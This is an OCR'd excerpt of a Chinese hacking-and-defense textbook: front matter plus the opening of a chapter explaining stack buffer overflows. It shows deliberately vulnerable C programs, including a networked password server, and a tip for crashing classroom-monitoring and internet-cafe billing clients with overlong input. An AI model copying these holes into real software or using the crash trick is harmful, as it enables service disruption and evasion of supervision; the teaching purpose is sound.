
Broadview
www.broadview.com.cn

安全技术大系

黑客攻防实战进阶

罗诗尧 覃萍 编著
邓吉 审校



電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

博文视点 · IT出版旗舰品牌

技术凝聚实力 · 专业创新出版

Broadview
www.broadview.com.cn

安 全 技 术 大 系

黑客攻防实战进阶

把握网络安全方向，实战黑客攻防**编程**

深入网络安全技术，**进阶**黑客攻防专家

透析网络安全内幕，**详解**黑客攻防体系

踏入网络安全**之门**，初窥黑客攻防实战技巧

郑重声明：本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任；本书的目的在于最大限度地唤起大家的网络安全意识，正视我们的网络世界所面临的一场危机，并采取行动。

上架建议：网络安全

ISBN 978-7-121-05282-8

9 787121 052828 >

定价：45.00元

网上订购：www.dearbook.com.cn
第二书店 · 第一服务

责任编辑：韩 明
责任美编：谢丹丹

前　言

他们的头脑总在高速地运转着，深夜使他们亢奋！深夜，手指在键盘上轻盈地弹奏着，仿佛肖邦的夜曲。他们是钢琴家，一群生活在信息时代中的艺术家。他们打破规则，并创造规则；他们打破技术，并创造技术！他们的思想不同于常人，因为他们是黑客。

黑客是什么?

黑客是什么？笔者不敢妄自定义。也许在闭源软件开发商的眼中，黑客是一群穷极无聊，思想肮脏的恶作剧分子，是“麻烦制造者”的代名词；也许在群众的眼中，黑客是一个个身穿黑衣，来去无踪又身怀绝技的夜行侠；也许，黑客并不像想象中的那么神秘，黑客只是一群普通人，特别之处只不过在于他们对信息安全的兴趣已经达到了其他人难以想象的狂热程度。

纵观近年来国内安全业界的发展，黑客们大致被分为两个部分，一部分是拥有 Free 和 Open 之精神，丢弃了名利为国内信息安全发展做出奉献的真正黑客，他们正在用一种独特的方式推动着信息安全业界的发展。另一部分则完全相反，他们为了自我私欲而奋斗，他们所追求的已不再是技术，而是个人的虚荣与金钱，造成目前国内信息安全混乱局面的也正是这一群伪黑客。

关于本书

作为畅销书《黑客攻防实战入门》与《黑客攻防实战详解》的提高篇，《黑客攻防实战进阶》一书涵盖了漏洞溢出入侵、Web 攻击、网马与木马、路由器攻击、无线入侵、Nessus 插件编程这些目前热门的黑客攻防高级知识和实战技巧，专门为《黑客攻防实战入门》与《黑客攻防实战详解》的读者朋友们进一步学习而量身定做。

本书仍然本着“授之以鱼，不如授之以渔”的写作原则，采用了与《黑客攻防实战》系列的其他两本畅销书《黑客攻防实战入门》、《黑客攻防实战详解》完全相同的写作风格，通过再现现实中发生的黑客攻防案例，为读者耐心讲解黑客攻防中的“为什么”，而不单单是“怎么做”。笔者坚信这也是本系列图书为什么能够畅销于其他安全类图书的关键所在。

《黑客攻防实战进阶》全篇由罗诗尧（流速）和覃萍（网络骑士）共同撰写完成。本书按照目前热门的知识领域将全书分为6章。第1章漏洞溢出入侵主要介绍漏洞溢出原理与常见的漏洞入侵及防御手法。第2章Web攻击主要介绍目前流行的Web欺骗原理、手法和蜜罐技术。第3章网马与木马主要介绍令网民头疼的网马与木马，并在该章中发布一款笔者最新开发的木马程序（赤兔马）供读者从防御木马入侵的观点来研究使用。第4章路由器攻击主要介绍网络中关键设备路由器的入侵防御技巧。第5章无线入侵主要从原理的角度来介绍无线入侵的可能性。第6章Nessus插件编程将带领读者进入黑客编程的世界，主要讲解目前业界中最为看好的扫描器Nessus的使用方法及如何为Nessus扫描器编写扫描插件。

作者简介

罗诗尧，原2.14黑客组织站长，上海导航安全顾问兼技术总监，目前就读于湖南工业大学。接触网络安全已久，安全经验相当丰富，对大、中型网络的安全构建拥有较多较为成熟的解决方案，熟悉C++、ASP、PHP等语言，擅长渗透技术、IDS和FreeBSD。

覃萍，红客中国创办者之一，桂林港岛网络公司首席程序员，擅长编程、破解和脚本入侵，熟练汇编、C++、Delphi、ASP、PHP、C#、.Net等语言。在接触网络安全之前，在音乐和美术方面都有所建树。另外，撰写了一系列优秀文章，如《让某gov网站的网页文件为己用》、《打造exec和Download的shellcode》、《扫描器编程入门》等，深受广大读者朋友们的喜爱。

致谢

在本书的撰写过程中，曾遇到许多困难，比如路由环境、无线网络的环境难以构建等。这些困难都在邓吉的大力帮助和细心指导下得以顺利解决。在这里，感谢邓吉对本书做出的辛勤劳作！在和他一起策划、构思本书的日子里，让我学到了很多东西。本书中也借鉴了许多国内外优秀的文章，在此向这些文章的作者表示感谢！

这里，还要特别感谢WTF、勇哥、Andyower、XySky、ShellEx、天使娃娃、曾云好等对书中某些内容的指点和建议，正是有了他们的建议和帮助，才使得本书得到了进一步的完善！

最后，要感谢我的父母、亲人和朋友，在我撰写此书时得到了你们的支持和肯定！真心谢谢你们！

欢迎读者对本书中的不当之处进行批评指正，问题与建议可反馈至 bn@phei.com.cn，我们会在第一时间内给予回复。我们也同样欢迎欲对国内信息安全建设做出贡献的朋友，我们随时欢迎您加入我们！


关于书中部分源代码和程序（赤兔马），读者可以访问网站 http://www.vevlo.com 来获取。


需要声明的是，**本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任；本书的目的在于最大限度地唤起大家的网络安全意识，正视我们的网络世界所面临的一场危机，并采取行动。**


罗诗尧


目　录


第 1 章　漏洞溢出入侵 1


























第1章 漏洞溢出入侵

1.1 何为溢出型漏洞

黑客在入侵某台计算机前通常首先会扫描对方开放了哪些端口，然后根据扫描的信息对开放的端口进行不同类型的探测，利用已知的漏洞对那些端口进行攻击，甚至试图通过这些漏洞让目标主机执行黑客指定的“恶意”代码。这些能够执行“恶意”代码的漏洞就是大家所说的溢出型漏洞，也被称为缓冲区溢出漏洞。

在网络中，那些不经常更新系统的计算机很可能会存在这些漏洞。对于这些计算机，黑客只需要使用一些现有的漏洞溢出软件就可以很轻松地让这台计算机执行一些非法命令，比如让该计算机从黑客指定的网站上下载特定程序并运行，从而使这些计算机变成黑客能够任意遥控的傀儡计算机（肉鸡）。当目标计算机成为傀儡计算机后，黑客可以从这台机器上获取所有资料，甚至包括密码信息、商业机密等；还可以控制这台计算机去攻击某些比较敏感的商业服务器，即使警方查起来，也是查到这台计算机的主人，导致这台计算机的主人背黑锅。

说不定读者的计算机在不知不觉中已经被别人溢出了。不过不用怕，其实溢出漏洞也并非洪水猛兽，读完本章，相信读者一定会掌握溢出型漏洞的攻击原理和防御方法。

1.1.1 缓冲区溢出漏洞利用历史

在国外，早在20世纪80年代初就有人开始讨论溢出攻击程序（Exploit）。在因特网上，有下面这样的记载。

1989年，Spafford提交了一份关于运行在VAX机上的BSD版UNIX的fingerd的缓冲区溢出程序技术细节的分析报告，这引起了一部分安全人士对这个研究领域的重视，但毕竟仅有少数人从事研究工作，对于公众而言，没有太多具有学术价值的可用资料。来自L0pht heavy Industries的Mudge写了一篇如何利用BSDI上的libc/syslog缓冲区溢出漏洞的文章。

然而真正有教育意义的第一篇文章诞生于1996年，Aleph One在Underground发表的论文详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。Aleph One的贡献还在于给出了如何编写通过打开一个shell进行溢出的方法，并给这段代码赋予shellcode的名称。这个称呼沿用至今已经部分失去了它原有的含义。我们现在对这样的方法耳熟能详，编译一段使用系统调用的简单的C程序，通过调试器抽取汇编代码，并根据需要修改这段汇编代码，然后形成溢出程序。他所给出的代码可以在x86/Linux、SPARC/Solaris和Sparc/SunOS系统正确地工作。受到Aleph One的文章的启发，Internet上出现了大量的文章，讲述如何利用缓冲区溢出，以及如何编写一段溢出程序。

1997 年，Smith 综合以前的文章，提供了如何在各种 UNIX 变种中写缓冲区溢出 Exploit 更详细的指导原则。Smith 还收集了各种处理器体系结构下的 shellcode，包括 Aleph One 公布的，以及 AIX 和 HPUX 的。他在文章中还谈到了 UNIX 操作系统的一些安全属性，例如，SUID 程序、Linux 栈结构和功能性等，并对安全编程进行了讨论，附带了一些有问题的函数列表，并告诉人们如何用一些相对更安全的代码替代它们。

1998 年，来自“Cult of the Dead Cow”的 Dildog 在 Bugtrq 邮件列表中以 Microsoft Netmeeting 为例详细介绍了如何利用 Windows 的溢出，这篇文章最大的贡献在于提出了利用栈指针的方法来完成跳转，中断地址里死死地保存着中断的位置，不论是在出问题的程序中还是在动态链接库中，这个固定地址包含了用来利用栈指针完成跳转的汇编指令。Dildog 提供的方法避免了由于进程和线程的区别而造成栈位置不固定。Dildog 还有另外一篇经典之作——《The Tao of Windows Buffer Overflows》。

集大成者是 dark spyrit，其在 1999 年 Phrack 55 上提出使用系统核心 DLL 中的指令来完成控制的想法，将 Windows 下的溢出 Exploit 推进了实质性的一步。Litchfield 在 1999 年为 Windows NT 平台创建了一个简单的 shellcode，他详细讨论了 Windows NT 的进程内存和栈结构，以及基于栈的缓冲区溢出，并以 rasman.exe 作为研究的实例，给出了提升权限创建一个本地 shell 的汇编代码。

1999 年，w00w00 安全小组的 Conover 写了基于堆的缓冲区溢出的教程，开头写道：“基于 Heap/BSS 的溢出在当今的应用程序中已经相当普遍，但很少被报道”。他注意到当时的保护方法（例如，非执行栈）不能防止基于堆的溢出，并给出了大量的例子。

1.1.2 溢出原理和本地溢出

在读了上一节之后，相信读者对于溢出漏洞的历史有了一定的了解。总的来说，缓冲区溢出漏洞从溢出方式上可以分为“栈溢出”和“堆溢出”；从溢出漏洞的引发机制可以分为字符溢出、整数溢出等；从攻击方式上又可以分为“远程溢出”、“本地溢出”。总之，种类繁多。这里，将从本地溢出和远程溢出开始讲解，下面将通过一个本地溢出的实例来具体说明溢出漏洞的原理。

```
#include "stdafx.h"
#include "string.h"
#include "stdio.h"
char buf[255], pass[4];
//声明变量，让计算机分配内存
int main(int argc, char* argv[])
{
   printf("请输入您的密码：");
   //输出提示
   scanf("%s", buf);
   //把用户输入的数据保存在 buf 变量中
   strcpy(pass, buf);
```

```
    //把 buf 里的数据复制到 pass 变量中
    if(strcmp(pass,"wlqs")==0)
    //如果变量 pass 和字符串"wlqs"的差异为 0,则正确
        printf("输入正确! ");
    else
    //否则显示输入错误
        printf("输入错误! ");
    return 0;
}
```

（注：双斜线符号“//”后面的是笔者为了让读者更容易读懂程序而写的注解，程序在编译时会把这部分忽略掉，读者在编程时可以省略）

这段程序是一段模拟出来的密码验证程序，先取得用户输入的字符串，再把它们跟真正的密码“wlqs”相比较，如果相差为 0，就说明密码正确，否则密码错误。很多软件都是这样做的，看似很合理，其实不然，这其中有个致命缺陷！

众所周知，计算机把数据和指令都保存在内存里，在保存数据之前，计算机会先给这个数据分配一个指定大小的空间（一般是在程序的 text 段），再把数据保存进去，以后调用它的时候直接到那块内存里去取即可。这样的设计确实很不错，一方面提高了查找数据的效率，另一方面节省了内存空间。不过这样做同样也存在一些缺陷。

试想一下，如果计算机为某个数据申请了 4 个字节的空间，可是用户却往里面放了 20 个字节的数据，会发生什么情况呢？

下面，笔者在这里做一个形象的比喻。

有一个人（路人甲）把酱油倒在桌面上的一个小坑里，然后他一边看报纸，一边用馒头蘸那些酱油吃（虽然挺不卫生，不过这样比喻比较合适）。然后他放下馒头拿起一个 2 升的水壶，一边看报纸一边往一个 500 毫升的杯子里倒水，由于他没看水杯有多大，所以他把水壶里所有的水都往水杯里倒，很显然，那水杯是不够大的，在水杯被装满后，往杯里倒的水溢出来了，把桌上的酱油冲走了。可是路人甲完全没有发觉这点，他放下水壶，拿着馒头往原来酱油所在的位置蘸，可是这时酱油已经变成水了。

接着应该来说明一下本体和喻体了。

路人甲——CPU；

酱　油——CPU 要执行的指令；

小杯子——计算机为某一个数据申请的内存空间；

水——要存储的数据。

下面来介绍下计算机保存一个数据的步骤，首先，计算机会把要执行的指令先在内存里的某块空间，按顺序排列好，然后为要保存在内存里的数据分配一个空间，接着把数据放到这个空间

里。可是，如果要放在这个空间里的数据太长，多出来的部分就会“溢”出来，把本来不属于它的空间覆盖掉。如果覆盖掉的部分不是别的，恰恰是用来保存指令的那部分内存，那问题就很严重了。

首先，运行这个程序看看，如图 1-1 和图 1-2 所示。




图 1-1




图 1-2

如果按照常规输入，确实可以运行，不会有什么问题。不过，别指望黑客们会按常规做事。如果黑客输入的并非是 4 个字符，而是长出来很多的字符，会发生什么事呢？根据前面的理论知识，大家知道会发生缓冲溢出，具体是什么样的效果呢？如图 1-3 所示。




图 1-3

显然，当输入的密码太长时，程序会出现前面所说的缓冲区溢出，导致这个程序直接崩溃而自动关闭掉。下面用一幅示意图（图 1-4）来表示内存里的数据情况。




图 1-4

```
char pass[4];
```

当程序运行到这句代码的时候，计算机会给 pass 分配一个 4 个字节的内存空间，用来存放用户输入的密码，以便对比它的正确性，可是如果用户输入的字符超过 4 个字节，就会如图 1-5 所示，多出来的那些数据会把不属于 pass 的内存空间占用掉，原先保存在那些空间里的有用数据会被它们覆盖掉。用户输入的是“aaaaa……”，在计算机中，字符‘a’的编码就是 97，用十六进制表示就是 61。




图 1-5

从图 1-5 中可以看到，如果输入的数据太长，在内存空间中，紧跟在 pass 所分配到的空间后面的其他数据也会被覆盖成字符‘a’的编码 61。其实这还不算什么，真正的重点到了，如果用户输入的数据长得不可思议，溢出来的数据甚至有可能把指令给覆盖掉！如图 1-6 所示。




图 1-6

输入的超长数据已经把计算机要执行的代码覆盖掉了，可是，计算机不会管指令有没有被改变，照样会到指令原先存放的内存空间去取指令来执行，它取到“616161……”，就把“616161……”当作指令来执行，可是在计算机里这样的指令是非法指令，也就是不符合计算机逻辑的指令，用户执行到它时就会出错，于是程序就被强行关闭了。

利用这样的漏洞可以关闭很多程序，比如各学校机房里安装的那些远程教育系统，学生机被

教师机所控制是因为学生机上安装有一个学生端程序，教师机可以通过教师端来对学生端进行远程控制，学生端没有退出功能，学生用户也没有强行结束进程的权限，当学生不想被老师控制的时候，可以打开学生端自带的远程消息功能，在消息那里输入很长的数据，比如几千个‘a’，点击“发送”就可以令学生端程序出错而被系统强行关闭。当然，这个方法对某些网吧的收费系统也同样有效。

1.1.3 远程溢出

在 1.1.1 节中所提到的那个程序的例子是个典型的本地溢出的例子。其实，远程溢出的原理跟本地溢出是一样的，只不过在 1.1.1 节中的例子是通过溢出令本机上的某个程序产生溢出，而远程溢出则是通过网络向某台有类似漏洞的机器发送超长的数据，令它产生溢出而已。看看下面这个代码的例子。

```
#include "stdafx.h"
#include <winsock.h>
#pragma comment(lib,"Ws2_32")
int main(int argc, char* argv[])
{
   char buf[255]="",pass[4]="";//声明变量，让计算机分配内存

   //=========================================
   //这节的代码功能是初始化网络连接
   //并侦听 1234 端口等待连接
   //没有编程基础的读者可以略过不看
   SOCKET sock1,sock2;
   struct sockaddr_in addr1;
   struct sockaddr_in addr2;
   addr1.sin_addr.s_addr=INADDR_ANY;
   addr1.sin_family=AF_INET;
   addr1.sin_port=htons(1234);
   WSADATA * wsadata1=new WSADATA();
   WSAStartup(MAKEWORD(2,2),wsadata1);
   sock1=socket(AF_INET,SOCK_STREAM,0);
   bind(sock1,(sockaddr *)&addr1,sizeof(struct sockaddr));
   listen(sock1,10);
   int iSin=sizeof(struct sockaddr_in);
   //=========================================
   if(sock2=accept(sock1,(sockaddr *)&addr2,&iSin))
```

```
    {//有用户连接进来
     send(sock2,"请输入密码，密码正确，则告诉你我的 qq:",36,0);//发送提示用户输入密码
     if(recv(sock2,buf,255,0))
     {//接收用户发送过来的数据并保存在缓冲 buf 变量里
      strcpy(pass,buf);//把缓冲 buf 变量里的数据复制到 pass 变量中
      if(strcmp(pass,"wlqs")==0)
      //比较 pass 变量里的数据跟“wlqs”字符串之间的差异是否为 0
      {//差异为 0，则说明两者相等，密码正确
       send(sock2,"215422567",9,0);//发送 qq 号给用户
      }
      else
      {//否则就说明密码错误
       send(sock2,"密码错误！",10,0);
      }
     }
    }
    //=============关闭网络连接并退出======
    closesocket(sock2);
    closesocket(sock1);
    return 0;
}
```

这是一个服务器程序，当有用户连接的时候，它会先发送一句话，提示用户输入登录密码，用户输入一个密码，服务器端先给 pass 分配一个 4 字节的内存空间，把用户从网络传输过来的密码从缓存里复制到 pass 分配到的空间里，然后对比这个空间里所保存的字符是不是“wlqs”这个字符串，如果是这个字符串，就把“215422567”这句话发送给它；如果不是这个字符串，则发送“密码错误!”字符串。

这个程序的缺陷其实跟前面所介绍的本地溢出例子相似，问题就出在把数据从缓存复制到内存的那句代码里，如果远程连接进来的用户输入的密码太长，会导致服务端程序发生溢出而崩溃。

接下来，分析一下服务端程序被溢出的过程。当用户把密码发送上来的时候，服务端程序先给 pass 分配了 4 个字节的内存空间，然后从缓冲区里把用户发送上来的密码复制到 pass 所对应的空间里。用户发送的密码不只 4 位，那么，多出来的数据会把紧跟在 pass 那 4 字节的空间后面的那些空间里的有用的数据覆盖掉。如果用户输入的密码是超长的数据（例如，很多个“aaaa……”发送到服务端），那么，复制数据的时候包括的计算机要执行的指令也会被覆盖掉。可是计算机不会管那些数据有没有被覆盖，它只管执行指令，所以它仍旧会到那个内存空间去取指令来执行，可是当它把数据当作指令来执行时，发现那些指令是非法的、不符合程序指令的规律时，服务端

程序就会出错，于是服务端被强行关闭。

这样的漏洞危害性就比本地溢出要大了，比如腾讯公司的即时通讯软件的服务端程序就曾被黑客不停地攻击导致服务端崩溃，不能正常提供服务，致使很多用户都不能登录，即使登录成功也会在几分钟之内再次掉线，就是因为它们的服务器端的程序有这样的漏洞存在，被别人利用了，这给它们及它们的客户造成了不可估计的损失。

1.1.4 溢出的高级利用

上节中已经介绍了溢出的原理，以及本地溢出和远程溢出，通过这两种方式进行攻击，可以令自己计算机上的某个程序或远程服务器上的程序崩溃而关闭。这就是缓冲区溢出，也叫堆栈溢出。

但是，这还远远不能满足黑客们的要求，黑客们需要的不仅仅是让程序崩溃，借助这些漏洞获取计算机的控制权往往才是他们的最终目的。

那么，要怎样才能得到计算机的控制权呢？一般情况下，覆盖其他数据区的数据是没有意义的，最多造成应用程序错误。但是，如果输入的数据是经过“黑客”精心设计的，覆盖堆栈的数据恰恰是黑客的入侵程序代码，黑客就获取了程序的控制权。如果该程序恰好是以 admin(管理员权限)运行的，黑客就获得了 admin 权限，然后他就可以编译黑客程序、留下入侵后门等，实施进一步地攻击。按照这种原理进行的黑客入侵就叫做“堆栈溢出攻击”。

通过上面的介绍，读者们知道输入的超长数据可以把计算机要执行的指令覆盖掉，如果用一般的数据去覆盖，会导致计算机对指令无法识别，从而使程序崩溃。那么，如果覆盖掉指令的那些数据是符合计算机逻辑的指令，那将会是什么效果呢？计算机会当作什么事也没发生，把这些数据当成指令来执行。

相信聪明的读者已经想到了，如果黑客用来覆盖指令的那部分数据是让计算机开个后门、下载木马或者直接增加一位管理员，那么黑客的目的就可以达到了，如图 1-7 和图 1-8 所示。

不过，如果前面用来覆盖的数据“6161……”长度不够，可能会因为指令不完整而导致程序崩溃；如果用来覆盖的数据“6161……”长度太长，程序就有可能因为非法指令而崩溃关闭。怎样让那些指令刚好到达，这就涉及溢出点的定位问题了，而且那些用来覆盖的指令的构造也很有讲究。不过，这些都需要一些编程调试基础，本书暂且不进行介绍，如果有机会，将会在后续的篇章中进行介绍。




图 1-7




图 1-8

1.2　栈溢出漏洞的利用

1.2.1　覆盖中断地址

前面所说的缓冲区溢出只是溢出中的一个很典型的模型，很直观且容易让人明白什么是溢出。但它的溢出量并不好控制，而且很笨拙，如果用来对目标进行破坏还足够，但是如果想要利用它们做更高级的入侵，显然这样的利用方式是很难达到要求的。其实很多时候，黑客们更多的是利用堆栈溢出进行攻击。在学习堆栈溢出漏洞的利用之前，读者必须先明白什么是计算机的中断。

什么是中断？在这里，笔者举例说明。比如某人正在看书的时候，有人突然来送外卖，那么他会先记住他已经看到了第几页，然后停下来去接外卖，回来之后再把书翻到刚才那页继续看。这就是典型的中断，先放下手中正在做的事情，处理完更重要的事情再回来继续做这件事。

计算机中也是这样的，当计算机正在执行某段指令 A 时，突然有更急需执行的指令 B 要执行时，它会先把原本要执行的下一个指令 A 的内存地址（在内存里的位置）保存在内存的某个空间，然后去处理那些急需执行的指令，如图 1-9 所示。




图 1-9

